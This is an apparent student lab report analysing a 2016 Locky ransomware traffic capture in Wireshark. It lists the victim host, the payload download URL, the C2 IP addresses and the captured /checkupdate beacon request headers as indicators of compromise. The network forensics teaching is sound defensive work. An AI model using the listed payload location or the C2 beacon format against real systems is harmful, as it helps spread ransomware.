DAY 5 – ANALYZING A MALWARE TRAFFIC ANALYSIS PCAP FILE USING WIRESHARK

AIM : To analyze a malware traffic / breached PCAP file and identify suspicious IPs, protocols, DNS queries and transferred data.

PCAP FILE INFORMATION:

File Name - 2016-12-16-Locky-malspam-traffic-example.pcap

Source - https://github.com/tatsuiman/malware-traffic-analysis.net/blob/master/2016-12-16-Locky-malspam-traffic-example.pcap

EXECUTIVE SUMMARY :


Analysis of the supplied PCAP identified `10.12.16.101` as the suspected infected host. The host contacted `190.105.238.43` and requested the unusual URI `/hjg766`. The resulting HTTP object was extracted and independently identified as a Locky ransomware payload. Following this communication, the host repeatedly issued `/checkupdate` POST requests to external infrastructure, including `37.235.50.29` and `176.121.14.95`. Successful responses from `37.235.50.29` contained binary `application/octet-stream` data. The evidence therefore supports a Locky infection followed by C2 communication. Direct file encryption was not observed within the capture window and is therefore treated as an inference rather than a directly observed event.

PROCEDURE :

1. Before opening Wireshark, note what you know: how was the pcap obtained, what's the suspected incident type, what time window and host(s) are in scope. Check capture file properties (Statistics → Capture File Properties) for duration, packet count, and start/end times — this frames everything else.
2. Use Statistics → Protocol Hierarchy to see what protocols exist and in what proportion. Use Statistics → Endpoints/Conversations to list every IP talking and how much data moved. Don't dive into individual packets yet — you're looking for anomalies: unexpected protocols, unusual ports, one host talking to many others, or one connection dominating the traffic volume.
3. Separate private/internal IPs (likely victims or internal infrastructure) from external IPs. For each external IP, note it as a candidate for later OSINT/reputation lookups (WHOIS, ASN, VirusTotal, AbuseIPDB)
4. Filter on dns and check what domains were resolved and by whom. Domains often reveal intent faster than raw IPs (typosquatted names, DGA-looking strings, dynamic DNS providers). If there's no DNS traffic despite external connections, note that explicitly — it usually means hardcoded C2 IPs or a partial capture.
5. Filter on http, tls, ftp, smtp etc. depending on what protocol hierarchy showed. Look for irregular URIs, mismatched Content-Type vs actual content, unusual User-Agent strings, repeated beacon-like requests to the same path, and any 200 OK responses carrying


binary data. Use Follow → TCP/HTTP Stream to read full request/response pairs in context.

6. File → Export Objects for HTTP/SMB/etc. to pull out any transferred files. Hash each one (md5sum/sha256sum) and check reputation (VirusTotal or similar) without executing anything. This turns vague 'suspicious traffic' into concrete artifacts you can name.
7. List key events in chronological order with timestamps: initial contact, payload delivery, first C2 beacon, any escalation in traffic volume or new destinations.
8. Consolidate findings into an IOC table (IPs, domains, hashes, suspicious URIs/User-Agents) and map events to a kill-chain or ATT&CK-style narrative (delivery → execution → C2 → impact).



PACKET COUNT – 353

PCAP INFORMATION (STATISTICS → CAPTURE FILE PROPERTIES)



1. IDENTIFY HOSTS :
   10.12.16.101 - PRIVATE/INTERNAL IP – LIKELY A VICTIM
   190.105.238.43 – EXTERNAL HOST
   STATISTICS → ENDPOINTS → IPV4

INTERNAL HOST : 10.12.16.101 (VICTIM IP)

EXTERNAL HOSTS :

37.235.50.29

176.121.14.95

190.105.238.43

2. PROTOCOL HIERARCHY
   What kind of network activity exists in this incident?

Wireshark · Protocol Hierarchy Statistics · 2016-12-16-Locky-malspam-traffic-example.pcap

Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	353	100.0	263216	9,262	0	0	0	353
Ethernet	100.0	353	2.2	5802	204	0	0	0	353
Internet Protocol Version 4	100.0	353	2.7	7060	248	0	0	0	353
Transmission Control Protocol	100.0	353	2.7	7124	250	331	6684	235	353
Hypertext Transfer Protocol	6.2	22	2.7	7049	248	1	227	7	22
Line-based text data	2.0	7	107.7	283596	9,980	7	283596	9,980	7
HTML Form URL Encoded	2.8	10	3.6	9492	334	10	9492	334	10
Data	1.1	4	4.3	11306	397	4	11306	397	4

NO DNS, HTTPS, TLS, UDP PROTOCAL BASED PACKETS FOUND UPON FILTERING,
TCP, HTTP – MAIN PROTOCOLS USED

no DNS observed, C2 addresses appear hardcoded in the binary

3. STATISTICS → CONVERSATIONS
   IPV4

Wireshark · Conversations · 2016-12-16-Locky-malspam-traffic-example.pcap

Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 4 | UDP

Address A	Address B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
10.12.16.101	37.235.50.29	52	24 kB	2	25	10 kB	27	14 kB	60.263307	167.0647	465 bits/s	678 bits/s
10.12.16.101	176.121.14.95	35	9 kB	1	19	7 kB	16	2 kB	58.610518	168.7176	344 bits/s	99 bits/s
10.12.16.101	190.105.238.43	266	230 kB	0	98	6 kB	168	224 kB	0.000000	119.8677	407 bits/s	14 kbps

   TCP

Wireshark · Conversations · 2016-12-16-Locky-malspam-traffic-example.pcap

Ethernet · 1 | IPv4 · 3 | IPv6 | TCP · 4 | UDP

Address A	Port A	Address B	Port B	Packets	Bytes	Stream ID	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	E
10.12.16.101	49160	37.235.50.29	80	52	24 kB	2	25	10 kB	27	14 kB	60.263307	167.0647	465 bits/s	
10.12.16.101	49159	176.121.14.95	80	19	5 kB	1	10	4 kB	9	1 kB	58.610518	114.6620	266 bits/s	
10.12.16.101	49165	176.121.14.95	80	16	4 kB	3	9	3 kB	7	948 bytes	176.014834	51.3132	536 bits/s	
10.12.16.101	49158	190.105.238.43	80	266	230 kB	0	98	6 kB	168	224 kB	0.000000	119.8677	407 bits/s	

4. INVESTIGATE HTTP

2016-12-16-Locky-malspam-traffic-example.pcap

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.248520	10.12.16.101	190.105.238.43	HTTP	281	GET /hjg766 HTTP/1.1
270	58.994135	10.12.16.101	176.121.14.95	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
278	60.481809	10.12.16.101	37.235.50.29	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
284	104.971721	10.12.16.101	176.121.14.95	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
291	106.713508	10.12.16.101	37.235.50.29	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
296	109.919053	10.12.16.101	37.235.50.29	HTTP	612	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
302	111.310326	10.12.16.101	37.235.50.29	HTTP	644	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
322	131.426937	10.12.16.101	37.235.50.29	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
335	176.248988	10.12.16.101	176.121.14.95	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
342	178.802755	10.12.16.101	37.235.50.29	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
348	223.733190	10.12.16.101	176.121.14.95	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
272	60.243779	176.121.14.95	10.12.16.101	HTTP	364	HTTP/1.1 404 Not Found (text/html)
287	106.712080	176.121.14.95	10.12.16.101	HTTP	364	HTTP/1.1 404 Not Found (text/html)
338	178.801720	176.121.14.95	10.12.16.101	HTTP	364	HTTP/1.1 404 Not Found (text/html)
350	226.930147	176.121.14.95	10.12.16.101	HTTP	284	HTTP/1.1 200 OK
261	2.467008	190.105.238.43	10.12.16.101	HTTP	540	HTTP/1.1 200 OK (text/plain)
281	62.883713	37.235.50.29	10.12.16.101	HTTP	364	HTTP/1.1 404 Not Found (text/html)
293	109.917349	37.235.50.29	10.12.16.101	HTTP	571	HTTP/1.1 200 OK
299	111.308749	37.235.50.29	10.12.16.101	HTTP	1270	HTTP/1.1 200 OK
317	112.789063	37.235.50.29	10.12.16.101	HTTP	347	HTTP/1.1 200 OK
325	133.950402	37.235.50.29	10.12.16.101	HTTP	364	HTTP/1.1 404 Not Found (text/html)
344	181.669077	37.235.50.29	10.12.16.101	HTTP	364	HTTP/1.1 404 Not Found (text/html)

SUSPICIOUS PACKETS:

1. PACKET 4

10.12.16.101 → 190.105.238.43

GET /hjg766 HTTP/1.1

Why?

- It's an unusual-looking URI: /hjg766
- It is the first visible HTTP request in the capture.
- The server later returns HTTP/1.1 200 OK.

FOLLOWING TCP STREAM FOR PACKET 4 : (because it has a suspicious URL : /hjg766)

GET /hjg766 HTTP/1.1
Accept: */*
Accept-Language: en-US
User-Agent: "Mozilla/5.2 (Windows NT 6.2; rv:50.2) Gecko/20200103 Firefox/50.2"
Accept-Encoding: gzip, deflate
Host: www.servipisos.com.ar
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 16 Dec 2016 17:20:59 GMT
Server: Apache/2
Last-Modified: Fri, 16 Dec 2016 08:35:04 GMT
ETag: "211002f-45000-543c2724e3e00"
Accept-Ranges: bytes
Vary: Accept-Encoding,User-Agent
Content-Encoding: gzip
Keep-Alive: timeout=1, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/plain

2. PACKETS 270 – 348

270	58.994135	10.12.16.101	176.121.14.95	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
278	60.481809	10.12.16.101	37.235.50.29	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
284	104.971721	10.12.16.101	176.121.14.95	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
291	106.713508	10.12.16.101	37.235.50.29	HTTP	1176	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
296	109.919053	10.12.16.101	37.235.50.29	HTTP	612	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
302	111.310326	10.12.16.101	37.235.50.29	HTTP	644	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
322	131.426937	10.12.16.101	37.235.50.29	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
335	176.248988	10.12.16.101	176.121.14.95	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
342	178.802755	10.12.16.101	37.235.50.29	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)
348	223.733190	10.12.16.101	176.121.14.95	HTTP	1018	POST /checkupdate HTTP/1.1 (application/x-www-form-urlencoded)

NOTICING: Victim → POST /checkupdate → External server SEVERAL TIMES TO MULTIPLE EXTERNAL IPs

CHECKING FOR PACKET 270 – (dest - 176.121.14.95)

POST /checkupdate HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://176.121.14.95/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 176.121.14.95
Content-Length: 1122
Connection: Keep-Alive
TTP/1.1 404 Not Found
Server: nginx
Date: Fri, 16 Dec 2016 16:55:04 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive

POST /checkupdate HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://176.121.14.95/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 176.121.14.95
Content-Length: 1122
Connection: Keep-Alive

HTTP/1.1 404 Not Found
Server: nginx
Date: Fri, 16 Dec 2016 16:55:51 GMT
Content-Type: text/html
Content-Length: 162
Connection: keep-alive

CHECKING FOR PACKET 278 (dest - 37.235.50.29)

POST /checkupdate HTTP/1.1

Accept: */*

Accept-Language: en-us

Referer: http://37.235.50.29/

x-requested-with: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Cache-Control: no-cache

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: 37.235.50.29

Content-Length: 1122

Connection: Keep-Alive

HTTP/1.1 404 Not Found

Server: nginx

Date: Fri, 16 Dec 2016 16:54:32 GMT

Content-Type: text/html

Content-Length: 162

Connection: keep-alive

POST /checkupdate HTTP/1.1

Accept: */*

Accept-Language: en-us

Referer: http://37.235.50.29/

x-requested-with: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Cache-Control: no-cache

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: 37.235.50.29

Content-Length: 1122

Connection: Keep-Alive

HTTP/1.1 200 OK

Server: nginx

Date: Fri, 16 Dec 2016 16:55:20 GMT

Content-Type: application/octet-stream

Content-Length: 361

Connection: keep-alive

POST /checkupdate HTTP/1.1

Accept: */*

Accept-Language: en-us

Referer: http://37.235.50.29/

x-requested-with: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Cache-Control: no-cache

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: 37.235.50.29

Content-Length: 558

Connection: Keep-Alive

HTTP/1.1 200 OK

Server: nginx

Date: Fri, 16 Dec 2016 16:55:21 GMT

Content-Type: application/octet-stream

Content-Length: 1059

Connection: keep-alive

POST /checkupdate HTTP/1.1

Accept: */*

Accept-Language: en-us

Referer: http://37.235.50.29/

x-requested-with: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Cache-Control: no-cache

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: 37.235.50.29

Content-Length: 590

Connection: Keep-Alive

HTTP/1.1 200 OK

Server: nginx

Date: Fri, 16 Dec 2016 16:55:22 GMT

Content-Type: application/octet-stream

Content-Length: 9811

Connection: keep-alive

POST /checkupdate HTTP/1.1

Accept: */*

Accept-Language: en-us

Referer: http://37.235.50.29/

x-requested-with: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Cache-Control: no-cache

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: 37.235.50.29

Content-Length: 964

Connection: Keep-Alive

HTTP/1.1 404 Not Found

Server: nginx

Date: Fri, 16 Dec 2016 16:55:43 GMT

Content-Type: text/html

Content-Length: 162

Connection: keep-alive

POST /checkupdate HTTP/1.1

Accept: */*

Accept-Language: en-us

Referer: http://37.235.50.29/

x-requested-with: XMLHttpRequest

Content-Type: application/x-www-form-urlencoded

Accept-Encoding: gzip, deflate

Cache-Control: no-cache

User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)

Host: 37.235.50.29

Content-Length: 964

Connection: Keep-Alive

HTTP/1.1 404 Not Found

Server: nginx


Date: Fri, 16 Dec 2016 16:56:31 GMT

Content-Type: text/html

Content-Length: 162

Connection: keep-alive

HTTP OBJECT LIST




Packet	Hostname	Content Type	Size	Filename
261	www.servipisos.com.ar	text/plain	282 kB	hjg766
270	176.121.14.95	application/x-www-form-urlencoded	1,122 bytes	checkupdate
272	176.121.14.95	text/html	162 bytes	checkupdate
278	37.235.50.29	application/x-www-form-urlencoded	1,122 bytes	checkupdate
281	37.235.50.29	text/html	162 bytes	checkupdate
284	176.121.14.95	application/x-www-form-urlencoded	1,122 bytes	checkupdate
287	176.121.14.95	text/html	162 bytes	checkupdate
291	37.235.50.29	application/x-www-form-urlencoded	1,122 bytes	checkupdate
293	37.235.50.29	application/octet-stream	361 bytes	checkupdate
296	37.235.50.29	application/x-www-form-urlencoded	558 bytes	checkupdate
299	37.235.50.29	application/octet-stream	1,059 bytes	checkupdate
302	37.235.50.29	application/x-www-form-urlencoded	590 bytes	checkupdate
317	37.235.50.29	application/octet-stream	9,811 bytes	checkupdate
322	37.235.50.29	application/x-www-form-urlencoded	964 bytes	checkupdate
325	37.235.50.29	text/html	162 bytes	checkupdate
335	176.121.14.95	application/x-www-form-urlencoded	964 bytes	checkupdate
338	176.121.14.95	text/html	162 bytes	checkupdate
342	37.235.50.29	application/x-www-form-urlencoded	964 bytes	checkupdate
344	37.235.50.29	text/html	162 bytes	checkupdate
348	176.121.14.95	application/x-www-form-urlencoded	964 bytes	checkupdate
350	176.121.14.95	application/octet-stream	75 bytes	checkupdate

#	Source Host	Request	Response	Content-Type	Size	Notes
1	190.105.238.43 (www.servipisos.com.ar)	GET /hjg766	200 OK	text/plain (mislabeled)	276.00 KB (per VT)	**Locky payload** — confirmed via hash, 21/55 VT detections
2	176.121.14.95	POST /checkupdate	404 Not Found	text/html	162 bytes	Dead/unresponsive C2 node — error page only
3	37.235.50.29	POST /checkupdate (1st attempt)	404 Not Found	text/html	162 bytes	Initial failed check-in
4	37.235.50.29	POST /checkupdate	200 OK	application/octet-stream	361 bytes	Small binary response — candidate config/ack

